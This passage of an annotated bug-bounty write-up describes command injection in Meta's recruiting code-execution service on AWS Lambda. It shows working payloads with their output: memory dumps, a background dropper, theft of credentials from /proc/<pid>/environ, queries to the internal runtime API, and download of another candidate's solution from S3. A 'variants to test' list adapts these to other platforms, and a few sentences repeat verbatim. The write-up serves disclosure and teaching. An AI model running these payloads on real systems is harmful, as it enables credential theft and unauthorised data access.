A few terms here. A logger records messages about what the program is doing; a tracer records the path of a request through a system. S3 is Amazon's object storage service: you put files (called objects) into containers called buckets. subprocess is a Python module for starting other programs. Point 3 is the heart of the bug: the platform itself was running the candidate's code as a shell command.

The screenshot is a pictorial representation of the architecture as the researcher understood it.
Step 8: understand the environment variable defence
From a code review of app.py, the researcher concluded that AWS credentials could not be accessed by the candidate because the script first copies the AWS environment variables into local Python variables, then removes them so they cannot be reached from the candidate's code submissions, and later restores them. A code review means reading source code carefully to understand what it does. The snippet handling environment variables during code execution is:
... stored_env_values = {} for key in os.environ: if 'AWS' in key: stored_env_values[key] = os.environ[key] for key in stored_env_values: del os.environ[key]... # Code execution logic here... for key in stored_env_values: os.environ[key] = stored_env_values[key]...
Line by line:
stored_env_values = {}creates an empty dictionary. A dictionary is a collection of key-value pairs, like a contact list where each name has a number.for key in os.environ:loops over every environment variable name.os.environis Python's view of the environment variables.if 'AWS' in key:checks whether the name contains the textAWS.stored_env_values[key] = os.environ[key]copies that variable into the dictionary.for key in stored_env_values: del os.environ[key]deletes each copied variable from the environment, so the candidate's code cannot see it.# Code execution logic hereis a comment marking where the candidate's code runs.for key in stored_env_values: os.environ[key] = stored_env_values[key]puts the variables back afterwards.
So the environment variables are temporarily removed and inaccessible during script execution. The remaining path is to dump the credentials from the Python stored_env_values array during execution. Dumping means printing the contents of memory so you can read them.
Step 9: try to dump runtime variables
Experiments in the Python playground explored how to dump variable values at runtime. Runtime means the moment the program is actually running, as opposed to the moment it was written.
Python's gc (Garbage Collector) module keeps track of all objects in memory. An object is a value in a running program: a number, a string, a list, a dictionary. The garbage collector's job is to clean up objects that are no longer used, and to do that it keeps a list of every object that exists. That list is exactly what an attacker wants, because the hidden credentials are objects too. It quickly produced an object collection of running Python scripts.
The screenshot shows the payload that prints the garbage collector's object list.
Payload: system(“python -c ‘import app,gc;print(gc.get_objects());’”);
python -c '...' runs Python with the code given in the quotes. import app,gc loads the application module and the garbage collector module. print(gc.get_objects()) prints every object the garbage collector knows about.
No AWS credentials were present in that dump.
Step 10: try to export the environment after execution
The next idea was to export all existing environment variables into a user-defined variable (WIN3ZZ) after the execution completes, using sleep to introduce a delay. The reasoning: the platform deletes the AWS variables only while the candidate's code runs, and restores them afterwards. If a command could wait until after the code finished, it might see the restored variables.
#!/bin/shsleep 5 # It will wait for 30 seconds before executing the below line export WIN3ZZ=$(env | base64 -w0)
Line by line:
#!/bin/shis a shebang: it tells the system which program should interpret the script, here/bin/sh.sleep 5pauses for 5 seconds. The comment says it will wait for 30 seconds, but the command itself waits 5.export WIN3ZZ=$(env | base64 -w0)runsenv(which prints all environment variables), pipes the output intobase64 -w0(which encodes it as one long line), and stores the result in a new variable calledWIN3ZZ.exportmakes that variable visible to other programs.
The final payload was:
echo "[redacted]" | base64 -d > /tmp/w | chmod +x /tmp/w | nohup sh /tmp/w > /dev/null 2>&1 &
The payload performs the following actions:
echo "[redacted]"outputs a string of encoded data, the contents of the shell script above, encoded in base64.| base64 -ddecodes the data back to its original form and passes it to the next command in the pipeline./tmp/wsends the output of the previous command to a file in/tmpnamedw, creating it or overwriting it if it already exists.| chmod +x /tmp/wadds the executable permission to/tmp/wso it can be run as a shell script.chmodchanges file permissions;+xmeans "add execute".| nohup sh /tmp/wruns the script as a background process.nohup("no hangup") keeps a command running even after the user who started it logs out, andnohupwas present on the remote system;sh /tmp/wruns the script with theshshell./dev/null 2>&1 &redirects both standard output and standard error to/dev/null, a special file that discards everything written to it;2>&1sends standard error to standard output, and the trailing&runs the command in the background as a separate process.
In summary, the command takes an encoded shell script, decodes it, saves it to a file, makes the file executable, runs the script as a background process and discards any output from the script. The reason for all this machinery is that the submission form only shows output once; a background process can keep running after the submission has returned, and write its findings somewhere the researcher can read later.
Another attempt, another failure. A few different approaches were tried but did not give the wanted result.
Step 11: find psutil and enumerate processes
All installed Python packages were checked with the pip freeze command, and an interesting package, psutil, was found. pip is Python's package installer; pip freeze lists every package installed in the current environment, with its version.
psutil (process and system utilities) is a cross-platform library for retrieving information on running processes and system utilisation (CPU, memory, disks, network, sensors) in Python. A process is a running program. Every process has a numeric process ID (pid) that the operating system uses to refer to it.
As noted earlier, ps and similar Linux commands were not executable for checking running processes, so the running processes were analysed through the psutil Python module. This is a common pattern: when one tool is blocked, look for another tool that does the same job.
The screenshot shows the payload that lists all processes through psutil.
Payload to list all processes: system(“python -c ‘import psutil;print(tuple(psutil.process_iter()));’”);
python -c '...' runs Python with the given code. import psutil loads the module. psutil.process_iter() gives an iterator over every running process. tuple(...) turns that iterator into a tuple, a fixed list of values. print(...) prints it.
Full output:
(psutil.Process(pid=1, name='init', status='sleeping', started='10:07:25'), psutil.Process(pid=8, name='cloudwatch_lambda_agent', status='sleeping', started='10:07:25'), psutil.Process(pid=12, name='python3.9', status='running', started='10:07:25'), psutil.Process(pid=312, name='bash', status='sleeping', started='10:11:43'), psutil.Process(pid=313, name='timeout', status='sleeping', started='10:11:43'), psutil.Process(pid=314, name='time', status='sleeping', started='10:11:43'), psutil.Process(pid=315, name='sh', status='sleeping', started='10:11:43'), psutil.Process(pid=316, name='php', status='sleeping', started='10:11:43'), psutil.Process(pid=318, name='python', status='sleeping', started='10:11:43'))
Reading the output: each entry is one process, with its pid, its name, whether it is sleeping or running, and when it started. The python3.9 process is running with process id 12, which means pid 12 can be analysed in Linux for related metadata. The platform's defence deleted the AWS variables from the short-lived process, but the long-lived one still had them.
After digging into this, the AWS credentials were finally retrieved from /proc/12/environ. On Linux, /proc/<pid>/environ holds the environment variables of the process with that pid.
The screenshot shows the payload that reads the environment of process 12.
Payload: system(“cat /proc/12/environ”);
cat /proc/12/environ prints the environment of process 12.
Full output:
AWS_LAMBDA_FUNCTION_NAME=run_code_functionAWS_LAMBDA_RUNTIME_API=[redacted]:9001AWS_DEFAULT_REGION=us-west-1LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/libAWS_SESSION_TOKEN=[redacted]=en_US.UTF-8TZ=:/etc/localtimeAWS_LAMBDA_FUNCTION_MEMORY_SIZE=1500LAMBDA_RUNTIME_DIR=/var/runtimeAWS_LAMBDA_INITIALIZATION_TYPE=on-demandAWS_SECRET_ACCESS_KEY=[redacted]=/var/taskAWS_LAMBDA_FUNCTION_VERSION=$LATESTAWS_REGION=us-west-1PATH=/usr/local/scala-2.11.6/bin:/usr/local/go/bin:/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/binAWS_ACCESS_KEY_ID=[redacted]=/BZRkufXXXXXXXXXXXXLxwXaVIe_LAMBDA_DIRECT_INVOKE_SOCKET=9_LAMBDA_CONTROL_SOCKET=13_LAMBDA_CONSOLE_SOCKET=14_LAMBDA_LOG_FD=20_LAMBDA_SB_ID=0_LAMBDA_SHARED_MEM_FD=8AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/run_code_functionAWS_LAMBDA_LOG_STREAM_NAME=2022/04/25/[$LATEST][redacted]=169.254.79.129_AWS_XRAY_DAEMON_PORT=2000AWS_XRAY_DAEMON_ADDRESS=[redacted]:2000AWS_XRAY_CONTEXT_MISSING=LOG_ERROR_X_AMZN_TRACE_ID=Parent=[redacted]=10646221895510
This exposed the AWS keys AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY and AWS_SESSION_TOKEN from the function's environment variables. In plain terms: AWS_ACCESS_KEY_ID is like a username, AWS_SECRET_ACCESS_KEY is like a password, and AWS_SESSION_TOKEN is an extra value that goes with temporary credentials. In the researcher's assessment this may compromise Meta's AWS account and poses a high security risk to the user account and to other users. An attacker could carry out unauthorised activities that lead to excessive monetary charges for the organisation, through increased resource usage, data transfer costs or other billed services. The financial impact of an AWS account breach can be significant.
Step 12: report the credentials and get an acknowledgement
The additional information was sent to Meta, which replied.
Several days later the issue was acknowledged and the bounty was awarded.
More than 8 weeks after the acknowledgement, a follow-up message asked for a patch update and mentioned plans to publish a write-up. No response came. A patch is a fix applied to software.
The Next Chapter
Three months later the finding was still open. To show more impact, further testing was done. By then the facebookrecruiting.com domain had been migrated to www.metacareers.com. The validity of the AWS credentials was checked with AWS CLI tools.
export AWS_SESSION_TOKEN=XXXXXexport AWS_SECRET_ACCESS_KEY=XXXXXexport AWS_ACCESS_KEY_ID=XXXXXaws sts get-caller-identity
Line by line:
export AWS_SESSION_TOKEN=XXXXXsets the session token as an environment variable, so the AWS CLI can use it.export AWS_SECRET_ACCESS_KEY=XXXXXsets the secret key.export AWS_ACCESS_KEY_ID=XXXXXsets the access key ID.aws sts get-caller-identityasks AWS "who am I?" using those credentials. If the credentials are valid, AWS replies with the account and identity they belong to.
The credentials were a temporary security credential from IAM STS for making programmatic requests to AWS resources. AWS STS (Security Token Service) lets you request temporary, limited-privilege credentials for AWS resources. IAM is AWS's identity and access management system. "Temporary" means the credentials expire after a while, which limits the damage but does not remove it.
The security configuration of the AWS environment and the access rights were analysed with Pacu, but nothing significant was found. Access rights are the list of actions an identity is allowed to perform.
Step 13: reach the Lambda runtime API
Further penetration testing showed that the application exposed internal Lambda runtime APIs to external users through command injection. An API is a defined way for one program to ask another program for something, like a service counter with specific forms you can fill in. The Lambda runtime API is the interface the Lambda service uses to hand work to the function and collect the result.
AWS Lambda functions expose an internal API on localhost port 9001 meant for custom Lambda runtimes, but it is accessible from within an active invocation of a function. localhost means "this same machine"; a port is a numbered channel on a machine, like an extension number in a phone system. Only the server or cloud admin should be able to query that API; external users should not. The /2018–06–01/runtime/invocation/next endpoint returns the event data passed into the function for the current execution, where an attacker can find secrets or other useful information to extend the attack. An endpoint is a specific address on an API, the equivalent of a particular counter in a building. The API exposes internal information such as the lambda function arn, aws-request-id, trace-id and s3 bucket name. An ARN is Amazon's unique name for a resource.
The screenshot shows the payload that queries the internal runtime API.
Payload: system(“curl -X GET -i http://localhost:9001/2018-06-01/runtime/invocation/next");
curl -X GET -i makes a GET request and includes the response headers. The URL points at the internal API on port 9001.
Full Output:
HTTP/1.1 200 OKContent-Type: application/jsonLambda-Runtime-Aws-Request-Id: fd9e4cc8-c142-48d9-943d-e6b1e1859823Lambda-Runtime-Deadline-Ms: 1650825840458Lambda-Runtime-Invoked-Function-Arn: arn:aws:lambda:us-west-1:933512550186:function:run_code_functionLambda-Runtime-Trace-Id: Root=1-62659a33-6515445a649a51be4f72ed0b;Parent=ff2d67174177dd6f;Sampled=1Content-Length: 367{ "execution_step":"run", "user_code":{ "file_name":"source.txt", "language":"PHP" }, "inputfile":484109642711496, "submission_id":408496154056779, "s3_region":"us-west-1", "time_limit_per_case_in_ms":10000, "upload_uri":"source.txt", "execution_command":"php /tmp/source.txt < /tmp/input.in", "memory_limit_in_bytes":536870912, "s3_bucket":"terraform-20210608051810146400000001"}
Reading the response: the first line says the request succeeded (200 OK). The Lambda-Runtime-* headers carry the request ID, the deadline, the function's ARN and a trace ID. The JSON body describes the job: which file holds the code (source.txt), which language (PHP), the submission ID, the time and memory limits, the command that will run the code, and the S3 bucket name. JSON is a text format for structured data, using curly braces for objects and quotes for names.
Note the values of the file_name and s3_bucket JSON parameters in the response. The application used an S3 bucket to store challenge solutions. With the bucket name from the runtime API, access to the bucket was attempted.
The screenshot shows the AWS CLI command that copies a file out of the S3 bucket.
Command: aws s3 cp s3://terraform-20210608051810146400000001/751854516023863/source.txt myOutputFile.txt
In plain words: aws s3 cp copies a file from S3 to your machine. s3://terraform-20210608051810146400000001/751854516023863/source.txt is the source: the bucket name, then a folder-like prefix, then the file. myOutputFile.txt is the local destination.
A valid solution belonging to another user (Kevin, the victim user) was downloaded without his login. Copying that solution showed that the exercise was solved successfully. This is the data leak in the title: one candidate could read another candidate's answer.
Step 14: incomplete fix request
An Incomplete Fix request was raised on the existing report with all the additional details and evidence, but the Meta Security team closed it as invalid. "Incomplete fix" means the original problem was supposedly fixed, but the same attack still works.
Despite the issue being fixed, it was still reproducible. After several email exchanges, permission was requested from the Meta Security team to publish the report if it had no impact and if they were confident the issue was resolved. After approximately 6 months, permission to publish the blog post was granted.
Timeline of Communication
| Date | Event |
|---|---|
| April 23, 2022 | Initial report submitted; automated reply with an assigned report number. |
| April 25, 2022 | Meta Security stated the issue was intended functionality and did not qualify for a bounty; if container restrictions could be bypassed, they would be interested. The same day the researcher replied about the serious potential consequences, including leakage of sensitive information if code execution could be escalated to OS command injection. |
| April 26, 2022 | Meta Security confirmed code execution is intentional as part of the API design for hosting coding challenges, and said the report would be closed if candidate solutions or PII could not be accessed. After several hours the researcher responded with evidence of AWS secrets/credential leakage, sensitive information exposure (Lambda function source code) and external service interaction. The same day Meta Security replied that they were investigating. |
| May 3, 2022 | Meta Security updated that they were still investigating and would keep the researcher posted. |
| May 12, 2022 | Bounty awarded. The team requested no public disclosure until the issue was fully resolved, which might take a few weeks to roll out to end users. |
| July 10, 2022 | Follow-up on patch status and shared plan to publish a blog post. |
| August 10, 2022 | With no update for 90 days from acknowledgement, retesting showed the vulnerability was still not fixed. An "Incomplete fix" request was raised with evidence of compromised AWS credentials and additional evidence of access to other users' solutions on the S3 bucket (similar to Insecure Direct Object References). An automated reply with a new report number arrived within minutes. |
| August 11, 2022 | Meta Security asked for clarification on the difference between the current report and a previous report and on the full impact. The same day the researcher responded that the PoC still worked and explained the impact of leaking AWS credentials via OS command injection to read the S3 bucket containing candidates' challenge solutions. |
| August 12, 2022 | Meta Security closed the report as invalid, stating it was an expected risk for a user to access other candidates' solutions and test cases, but the keys would be invalidated once the user's session was terminated and no impact could be gained. The same day the researcher replied with a full PoC leveraging AWS S3 buckets to view other users' data, saying it was a security issue and not normal behaviour. |
| August 15, 2022 | Meta Security replied that reading the submission was a known and accepted risk, that submissions were cleared from AWS every 24 hours, and that the impact was known by the internal team. |
| August 16, 2022 | The researcher clarified that the observation was new and had not been discussed before, mentioned the April 26 statement where Meta Security explicitly asked for accessibility of the candidate solution, and asked to publish a blog post if it was not considered a security issue. |
| August 25, 2022 | Friendly reminder for a decision. |
| September 7, 2022 | Asked for an update. |
| September 30, 2022 | Meta Security said they had reached out to a team member for an update. |
| October 14, 2022 | Asked for an update. |
| November 1, 2022 | Asked for an update again. |
| November 15, 2022 | Meta Security apologised for the delay, stated they had taken up the investigation and were working with the relevant product team, and promised to keep the researcher informed. |
| December 14, 2022 | Reminder to keep the researcher informed and request for an update. |
| January 13, 2023 | Expressed concern about the extended time since the report and asked for an update. |
| February 6, 2023 | Asked for an update; Meta Security replied that the report was closed and it was OK to publish. |
A few terms from the table. PII means personally identifiable information: data that can identify a specific person. PoC means proof of concept: a small demonstration that the attack works. Insecure Direct Object References is a class of bug where a program lets you reach a file or record just by knowing its name or number, without checking that it belongs to you. Session here means the period during which a user is logged in.
Root cause
The Lambda script read from app.py runs user-supplied code through subprocess. The Lambda script read from app.py runs user-supplied code through subprocess, so any language feature that can start a process (Runtime.getRuntime().exec() in Java, system/passthru/exec/shell_exec in PHP, child_process in JavaScript, os.popen in Python) becomes OS command execution under the Lambda execution user.
The only defence against credential theft was in app.py: AWS environment variables are copied into the local stored_env_values dictionary and deleted from os.environ before the candidate's code runs, then restored afterwards. That protects the environment of the process that runs the candidate code, but the credentials were still readable from /proc/12/environ. Because the candidate can run arbitrary commands, /proc/12/environ is readable and exposes the same credentials the script tried to hide. The output limit on the submission was also not a real control, since it was bypassed with sed plus base64 -w0.
On the storage side, the S3 bucket holding challenge solutions was reachable with the credentials recovered from the function, and the S3 bucket holding challenge solutions was reachable with the credentials recovered from the function, and another user's source.txt could be fetched directly.. The report describes this as similar to Insecure Direct Object References.
Impact
With an ordinary candidate account, an attacker could:
- run arbitrary OS commands on the Lambda execution host;
- read server files and internal metadata (kernel, mounts, file descriptors, environment);
- read the Lambda function's own source code, including its logic for hiding AWS variables;
- trigger external service interaction through a Collaborator;
- recover
AWS_ACCESS_KEY_ID,AWS_SECRET_ACCESS_KEYandAWS_SESSION_TOKENfrom/proc/12/environ; - reach the internal Lambda runtime API and learn the function ARN, request and trace IDs and the S3 bucket name;
- download another candidate's valid solution from the S3 bucket without their login.
The researcher notes that the credentials may compromise Meta's AWS account and that an attacker could cause excessive monetary charges through resource usage, data transfer or other billed services. Meta's position, as recorded in the timeline, was that the keys would be invalidated once the user's session was terminated, that reading other candidates' submissions was a known and accepted risk, and that submissions were cleared from AWS every 24 hours. The researcher disputed that this removed the impact.
Fix
Meta's remediation is not described in technical detail. The report records that the domain was migrated from facebookrecruiting.com to www.metacareers.com, and that the researcher was eventually told the report was closed and publication was allowed. The report does not state which code changes were made.
What the finding implies should change:
- Do not run candidate code as a shell command; execute it in a sandbox that cannot spawn processes, or restrict the interpreter so that process creation APIs are unavailable. A sandbox is an isolated environment where code can run without affecting the rest of the system.
- Do not rely on deleting variables from
os.environinside the handler. Credentials that must not be reachable by candidate code should not be present in the environment of any process the candidate can read, for example by using a separate process or by fetching short-lived credentials only after the candidate code has finished. - Treat the Lambda runtime API on
localhost:9001as internal and ensure candidate code cannot make outbound requests to it. - Scope the S3 permissions of the execution role to the objects the current submission needs, and use unguessable object keys, so that one candidate cannot read another candidate's solution.
- Do not treat an output limit as a security control; it only changes how much data is returned per request.
Variants to test
- Other code runners. Submit
Runtime.getRuntime().exec(),child_process.exec,os.popenorsystem()to any online judge, playground or interview platform. A positive result is command output (for example fromidorwhoami) appearing in the submission result. - Process environment of the host. If
psis blocked, install or findpsutiland enumerate processes, then read/proc/<pid>/environfor the long-lived interpreter. A positive result is credentials or configuration that the application tried to hide from the submission. - Output truncation. When output is cut off, try
sed -n "1, 200p" < file | base64 -w0to read source files in chunks. A positive result is readable source code that was not meant to be returned. - Runtime metadata APIs. From inside the sandbox, request
http://localhost:9001/2018-06-01/runtime/invocation/nextand similar cloud metadata endpoints. A positive result is a JSON event containing bucket names, ARNs or request identifiers. - Storage access with leaked credentials. Export the recovered keys and run
aws sts get-caller-identity, then list and read objects in the bucket named in the runtime response. A positive result is another user's file being downloaded. - Predictable object keys. Where a bucket name is known, try sequential or user-derived keys such as
<user id>/source.txt. A positive result is a solution belonging to a different account. - External interaction. Use a Collaborator payload such as
curlto a unique hostname. A positive result is a DNS or HTTP interaction, which proves outbound network access from the sandbox.
Glossary
- API: a defined way for one program to ask another program for something, like a service counter with specific forms.
- ARN: Amazon's unique name for a resource, such as a Lambda function or an S3 bucket.
- AWS: Amazon Web Services, Amazon's cloud platform.
- AWS CLI: a command-line program that talks to AWS.
- Base64: a text encoding that represents binary data using letters, digits and a few symbols.
- Boto3: the Python library for connecting to AWS services.
- Bucket: a container in S3 that holds files (objects).
- Bug bounty program: a scheme where a company pays researchers for reporting security problems responsibly.
- Burp Collaborator: a unique hostname provided by Burp Suite that records any contact made to it, used to prove outbound network access.
- Burp Suite: a tool that sits between a browser and a website and lets you inspect requests and responses.
- Callback: a function passed to another function, to be run when something finishes.
- Code review: reading source code carefully to understand what it does.
- Code execution: running a program's own logic, as opposed to running operating system commands.
- Command injection: see OS command injection.
- Credentials: keys or passwords that prove to a service who is making a request.
- Dictionary: a collection of key-value pairs, like a contact list.
- DNS: the system that translates names like example.com into network addresses.
- Domain: the name you type in the address bar, like a street address for a website.
- Dump: to print the contents of memory so you can read them.
- Endpoint: a specific address on an API, the equivalent of a particular counter in a building.
- Environment variables: named values the operating system passes to every program it starts.
- External Service Interaction: a technique where the attacked server is made to contact a host the researcher controls, proving the command ran and the server can reach the internet.
- Fingerprinting: gathering small facts about a machine to work out what it is.
- Garbage collector (gc): a Python module that keeps track of every object in memory, and cleans up unused ones.
- IAM: AWS's identity and access management system.
- Impact: what damage an issue could actually cause.
- Incomplete fix: a situation where the original problem was supposedly fixed but the same attack still works.
- Insecure Direct Object References: a class of bug where a program lets you reach a file or record just by knowing its name or number, without checking that it belongs to you.
- Interpreter: the program that reads and runs code in a given language.
- JSON: a text format for structured data, using curly braces for objects and quotes for names.
- Kernel: the core of the operating system, the part that talks to the hardware.
- Lambda: AWS's serverless computing service, which runs code without you managing servers.
- Library: a collection of ready-made code you can use in your own program.
- Logger: a component that records messages about what a program is doing.
- Nohup: a Unix command that keeps a program running even after the user who started it logs out.
- Object: a value in a running program, such as a number, a string, a list or a dictionary.
- OS command injection: injecting operating system commands into a program so that they run as the user running the application.
- Output limit: a cap on how much output a program is allowed to return.
- Patch: a fix applied to software.
- Payload: the piece of text or code that carries out an attack.
- Permissions: the rules about which files and actions a given user account is allowed to touch.
- PII: personally identifiable information, data that can identify a specific person.
- Pid: process ID, the number the operating system uses to refer to a running program.
- Pipe: a way to pass the output of one command as input to another.
- PoC: proof of concept, a small demonstration that an attack works.
- Port: a numbered channel on a machine, like an extension number in a phone system.
- Privilege escalation: gaining more rights than you started with.
- Process: a running program.
- psutil: a Python library for retrieving information on running processes and system utilisation.
- Request: what a browser sends to a server, such as "please give me this page".
- Response: what a server sends back to a browser.
- Reverse shell: a technique where the attacked machine connects back to the attacker and gives them an interactive command prompt.
- Runtime: the moment a program is actually running, as opposed to the moment it was written.
- Runtime API: the interface the Lambda service uses to hand work to a function and collect the result.
- S3: Amazon's object storage service, where files are stored in buckets.
- Sandbox: an isolated environment where code can run without affecting the rest of the system.
- Session: the period during which a user is logged in.
- Shebang: the first line of a script, telling the system which program should interpret it.
- Shell: a program that runs other commands, such as
/bin/shorbash. - Source code: the human-readable text of a program.
- STS: AWS Security Token Service, which issues temporary, limited-privilege credentials.
- Subprocess: a Python module for starting other programs.
- Tracer: a component that records the path of a request through a system.
- Validation: checking what code is allowed to do before running it.
- Victim user: the person whose data is exposed by the attack.




